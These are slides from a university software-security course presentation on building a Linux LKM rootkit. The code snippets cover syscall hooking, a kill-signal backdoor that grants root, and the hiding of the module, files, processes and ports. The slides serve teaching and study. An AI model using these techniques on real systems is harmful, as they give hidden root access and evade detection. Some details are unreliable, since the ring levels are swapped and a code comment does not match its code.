

一个基于 LKM 的 Linux 内核级 rootkit 的实现

软件安全原理第三组课程汇报

讲述人：郭佳明

中国科学院信息工程研究所

2022 年 10 月 26 日



中国科学院
CHINESE ACADEMY OF SCIENCES

① Overview

② 提权

③ 模块隐藏

④ 文件隐藏

⑤ 进程隐藏

⑥ 端口隐藏

① Overview

rootkit 简介

一个简单的 LKM 示例

hook 系统调用

② 提权

③ 模块隐藏

④ 文件隐藏

⑤ 进程隐藏

⑥ 端口隐藏

① Overview

rootkit 简介

一个简单的 LKM 示例

hook 系统调用

② 提权

③ 模块隐藏

④ 文件隐藏

⑤ 进程隐藏

⑥ 端口隐藏

- 特点
 - 具有隐蔽性
 - 提供后门保持 root 权限访问
 - 与内核版本强相关
- 分类
 - Linux/Windows
 - 内核级（Ring3） / 用户级（Ring0）
- LKM 实现 rootkit
 - LKM: Loadable Kernel Module(.ko)
 - 不必重新编译内核，动态加载

一个简单的 LKM 示例

① Overview

rootkit 简介

一个简单的 LKM 示例

hook 系统调用

② 提权

③ 模块隐藏

④ 文件隐藏

⑤ 进程隐藏

⑥ 端口隐藏

一个简单的 LKM 示例

- insmod 加载，rmmmod 卸载，lsmod 显示所有模块



```
1 static int __init example_init(void)
2 {
3     printk(KERN_INFO "Hello, World!\n");
4     return 0;
5 }
6
7 static void __exit example_exit(void)
8 {
9     printk(KERN_INFO "Goodbye, World!\n");
10}
11
12 module_init(example_init);
13 module_exit(example_exit);
```

hook 系统调用

① Overview

rootkit 简介

一个简单的 LKM 示例

hook 系统调用

② 提权

③ 模块隐藏



④ 文件隐藏

⑤ 进程隐藏

⑥ 端口隐藏

hook 系统调用

- 用户进程使用系统调用陷入内核请求各种服务
- hook: 劫持系统调用，让内核执行我们自行设计的函数
- 系统调用表：存放了所有系统调用的地址



hook 系统调用

使用 kallsyms 获取系统调用表

```
cat /proc/kallsyms | grep xxx
```



```
1 //函数声明, real_sys_openat是真实的sys_openat函数
2 static asmlinkage long (*real_sys_openat)(const struct pt_regs *);
3 //函数声明, hook_sys_openat我们自己实现的sys_openat函数
4 asmlinkage long hook_sys_openat(const struct pt_regs *);
5 //获取系统调用表地址
6 real_sys_call_table = (void *)kallsyms_lookup_name("sys_call_table");
7 //保存原来的kill函数的地址, 最后需要恢复原状
8 real_sys_openat = (void *)real_sys_call_table[__NR_openat];
9 // 关闭写保护
10 disable_wp();
11 //将真实的sys_openat函数地址映射到我们自己写的openat函数地址处, 偷梁换柱
12 real_sys_call_table[__NR_openat] = (void *)my_sys_openat;
13 // 恢复现场, 打开写保护
14 enable_wp();
```

hook 系统调用

使用 ftrace 获取系统调用表

```
1 //在头文件中写上hook数组
2 struct ftrace_hook hooks[] = {
3     HOOK("__x64_sys_mkdir", hook_mkdir, &orig_mkdir),
4     HOOK("__x64_sys_getdents", hook_getdents, &orig_getdents)};
5
6 //在模块初始化时执行hook安装
7 fh_install_hooks(hooks, ARRAY_SIZE(hooks));
8
9 //在模块卸载化时执行hook卸载
10 fh_remove_hooks(hooks, ARRAY_SIZE(hooks));
```

hook 系统调用

新旧系统调用声明

- 用户程序下陷到内核态参数的信息都被保存在堆栈
- `asmlinkage` 宏：让编译器在 CPU 堆栈上查找函数参数，而不是寄存器
- 存储在寄存器中的参数会先被复制到 `pt_regs` 结构体
- `copy_from_user` 提供用户和内核的数据传输

```
1 // 旧
2 int getdents(unsigned int fd, struct linux_dirent *dirp,
3                 unsigned int count);
4
5 // 新
6 asmlinkage long sys_getdents(unsigned int fd,
7                               struct linux_dirent __user *dirent,
8                               unsigned int count);
9
10 // 函数声明, hook_sys_openat 我们自己实现的sys_openat函数
11 asmlinkage long hook_sys_openat(const struct pt_regs *);
```

hook 系统调用

开发环境与工具

- vscode ssh remote + VMware Ubuntu 20.04LTS 虚拟机
- strace 命令帮助分析函数调用
- souce insight 阅读内核代码
- GitHub 实现团队合作
- doxygen 部署文档


hook 系统调用

strace

● ● ●
1 \$ strace -c ls
2
3 % time seconds usecs/call calls errors syscall
4 -----
5 0.00 0.000000 0 3 brk
6 0.00 0.000000 0 2 rt_sigaction
7 0.00 0.000000 0 1 rt_sigprocmask
8 0.00 0.000000 0 2 ioctl
9 0.00 0.000000 0 8 pread64
10 0.00 0.000000 0 2 1 access
11 0.00 0.000000 0 1 execve
12 0.00 0.000000 0 1 readlink
13 0.00 0.000000 0 2 2 statfs
14 0.00 0.000000 0 2 1 arch_prctl
15 0.00 0.000000 0 2 getdents64
16 0.00 0.000000 0 1 set_tid_address
17 0.00 0.000000 0 11 openat
18
19 100.00 0.000000 117 4 total

hook 系统调用

doxygen



讲述人：郭佳明

一个基于 LKM 的 Linux 内核级 rootkit 的实现

中国科学院信息工程研究所

① Overview

② 提权

③ 模块隐藏

④ 文件隐藏

⑤ 进程隐藏

⑥ 端口隐藏

- cred 是一个记录进程 credentials 信息的结构体，定义在 cred.c 头文件中
- prepare_creds() 返回当前进程的 cred 结构
- commit_creds() 将这个 cred 应用于当前进程，因此我们只需要对 cred 结构体进行修改即可实现提权



```
1 void get_root(void)
2 {
3     struct cred *newcreds;
4     newcreds = prepare_creds();
5     if (newcreds == NULL)
6         return;
7     newcreds->uid.val = newcreds->gid.val = 0;
8     newcreds->euid.val = newcreds->egid.val = 0;
9     newcreds->suid.val = newcreds->sgid.val = 0;
10    newcreds->fsuid.val = newcreds->fsgid.val = 0;
11    commit_creds(newcreds);
12 }
```

- hook kill 实现提权
- 当我们在 shell 中输入 kill 命令的时候会将 shell 提权到 root
- 使用 id 命令验证



```
1 asmlinkage long hook_kill(const struct pt_regs
  *regs)
2 {
3     pid_t pid = regs->di;
4     int sig = regs->si;
5     if (sig == 64)
6     {
7         printk(KERN_INFO " get_root ");
8         get_root();
9     }
10    return orig_kill(regs);
11 }
```

① Overview

② 提权

③ 模块隐藏

④ 文件隐藏

⑤ 进程隐藏

⑥ 端口隐藏

- 内核使用 `module` 结构体存储模块信息
- `module` 结构体封装了 `list` 双向链表，下面的源码来自 `module.h`
- 把 rootkit 模块的 `list` 从全局链表中删除即可
- `THIS_MODULE` 宏指向当前模块的 `module struct`



```
1 struct module {
2     enum module_state state;
3     /* Member of list of modules */
4     struct list_head list;
5     // ... and so on
6 }
7
8 static void hide_myself(void) { list_del(&THIS_MODULE->list); }
9
10 static void show_myself(void) { list_add(&THIS_MODULE->list, module_prev); }
11
12 static inline void module_info(void) { module_prev = THIS_MODULE->list.prev;
```

① Overview

② 提权

③ 模块隐藏

④ 文件隐藏

⑤ 进程隐藏

⑥ 端口隐藏

- `getdents64` 函数获取目录的 entry 并返回读取字节数
- hook `getdents64` 函数从而达到隐藏文件的目的
- 某些内核版本使用 `getdents` 函数，64 是为了处理更大的文件系统和偏移而设计的



```
1 struct linux_dirent64 {  
2     ino64_t      d_ino;    /* 64-bit inode number */  
3     off64_t      d_off;   /* 64-bit offset to next structure */  
4     unsigned short d_reclen; /* Size of this dirent */  
5     unsigned char  d_type;  /* File type */  
6     char          d_name[]; /* Filename (null-terminated) */  
7 };
```

- 文件隐藏函数的实现，省略了一些细节
- hook getdents 与 getdents64 有一些不同



```

1 // 声明原本的getdents64函数
2 static asmlinkage long (*orig_getdents64)(const struct pt_regs *)=
3 // 声明我们设计的hook_getdents64函数
4 asmlinkage long hook_getdents64(const struct pt_regs *);
5 // ssize_t getdents64(int fd, void *dirp, size_t count);
6 asmlinkage int hook_getdents64(const struct pt_regs *regs)
7 {
8     struct linux_dirent64 __user *dirent = (struct linux_dirent64 *)regs->si;
9     while (tlen > 0)
10    {
11        len = current_dir->d_reclen;
12        tlen = tlen - len;
13        if (check_file(current_dir->d_name))//覆盖操作
14        {
15            ret = ret - len;
16            memmove(current_dir, (char *)current_dir + current_dir->d_reclen, tlen);
17        }
18        else current_dir = (struct linux_dirent64 *)((char *)current_dir + current_dir->d_reclen);
19    }
20    return orig_getdents64(regs);
21 }
```

① Overview

② 提权

③ 模块隐藏

④ 文件隐藏

⑤ 进程隐藏

⑥ 端口隐藏

- linux 内核维护了 task_struct 和 pid 两个链表，分别记录了进程的 task_struct 结构和 pid 结构
- 将 rootkit 相关的 task_struct 和 pid 都摘除列表
- 实现思路
 - 根据 pid 用 find_vpid() 找到对应的 pid 结构体
 - 用 pid_task() 找到对应的 task_struct
 - hlist_del_rcu 对 task_struct 结点进行脱链，并用 INIT_HLIST_NODE 设置 task_struct 的前后指针
 - 根据 task_struct 找到对应的 pid 的结点，利用 hlist_del_rcu 进行脱链
 - 将隐藏的进程加到 hide_list_header 链表
 - 恢复进程时，通过 list_for_each_entry_safe 来遍历 hide_list_header 链表



```
1 struct task_struct *pid_task(struct pid *pid, enum pid_type type) //用于根据pid和其类型找到对应的task_struct
2 find_vpid() //用于根据nr也就是namespace下的局部pid找到对应的struct pid结构体
3 //使用的链表操作相关的函数
4 list_add() //增加结点
5 list_del() //删除结点
6 hlist_add_head_rcu() //增加结点
7 list_add_tail_rcu() //增加结点
8 list_del_rcu() //删除结点
9 hlist_del_rcu() //删除结点
10 INIT_HLIST_NODE() //初始化链表结点
11 INIT_LIST_HEAD() //初始化链表头
12 list_for_each_entry_safe() //遍历整个双向循环链表,遍历时会存下下一个节点的数据结构,方便对当前项进行删除
13 int hide_pid_fn(pid_t pid_victim); //隐藏进程
14 int recover_pid_fn(pid_t pid_victim); //恢复隐藏的进程
15 int recover_pid_all(); //恢复所有进程
16 //内存操作
17 kmalloc() //申请内存存储hide_node结构
18 kfree() //释放hide_node结构占用的内存
```

① Overview

② 提权

③ 模块隐藏

④ 文件隐藏

⑤ 进程隐藏

⑥ 端口隐藏

- netstat 在读取端口信息时会读取以下四个序列文件 /proc/net/tcp、/proc/net/udp、/proc/net/tcp6/、/proc/net/udp6
- show 函数是 netstat 要输出的信息
- 对应的数据结构如下



```

1 struct seq_file {
2     char *buf; //缓冲区
3     size_t count; //缓冲区长度
4     const struct seq_operations *op; // important
5     // ...
6 };
7 struct seq_operations {
8     void * (*start) (struct seq_file *m, loff_t *pos);
9     void (*stop) (struct seq_file *m, void *v);
10    void * (*next) (struct seq_file *m, void *v, loff_t *pos);
11    int (*show) (struct seq_file *m, void *v);
12 };
13 // open_path是打开的序列文件, operations是要保存的show函数的真实地址
14 void set_seq_operations(const char* open_path,struct seq_operations** operations);

```

- `hidden_port_list_head` 存储要隐藏的端口
- `hide_connect` 函数将需要隐藏的端口添加到链表
- `hide_unconnect` 函数将该节点从链表中删除
- `show` 函数会将需要展示的端口信息放在 `seq->buf` 中，而 `seq->count` 记录了 `buf` 的缓冲区长度



```
1 // 对hidden_port_list_head遍历
2 list_for_each_entry(node, &hidden_port_list_head, list){
3     if (type == node->type){
4         // seq->buf为缓冲区,snprintf先按照缓冲区格式声明一个port_str_buf
5         snprintf(port_str_buf, PORT_STR_LEN, ":%04X", node->port);
6         // 之后将缓冲区的新增字符串和port_str_buf进行对比判断是否要过滤端口
7         if (strnstr(seq->buf + last_len, port_str_buf, this_len)){
8             pr_info("Hiding port: %d", node->port);
9             seq->count = last_len;
10            break;
11        }
12    }
13 }
```

感谢聆听与批评指正!